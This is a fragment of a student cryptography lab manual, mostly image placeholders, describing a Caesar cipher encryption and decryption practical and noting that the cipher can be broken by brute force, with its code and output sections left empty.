






Step 4- Select encryption key




Step 5) Start Analysis





Step 6) Analyse the results




# Practical No – 8


**Aim:** Implement Encryption And Decryption Using Ceaser Cipher.

**Algorithm of Caesar Cipher**

The algorithm of Caesar cipher holds the following features − Caesar Cipher Technique is the simple and easy method of encryption technique. It is simple type of substitution cipher. Each letter of plain text is replaced by a letter with some fixed number of positions down with alphabet.




**Output:**



**Hacking of Caesar Cipher Algorithm**

The cipher text can be hacked with various possibilities. One of such possibility is **Brute Force Technique,** which involves trying every possible decryption key. This technique does not demand much effort and is relatively simple for a hacker.



**Output:**

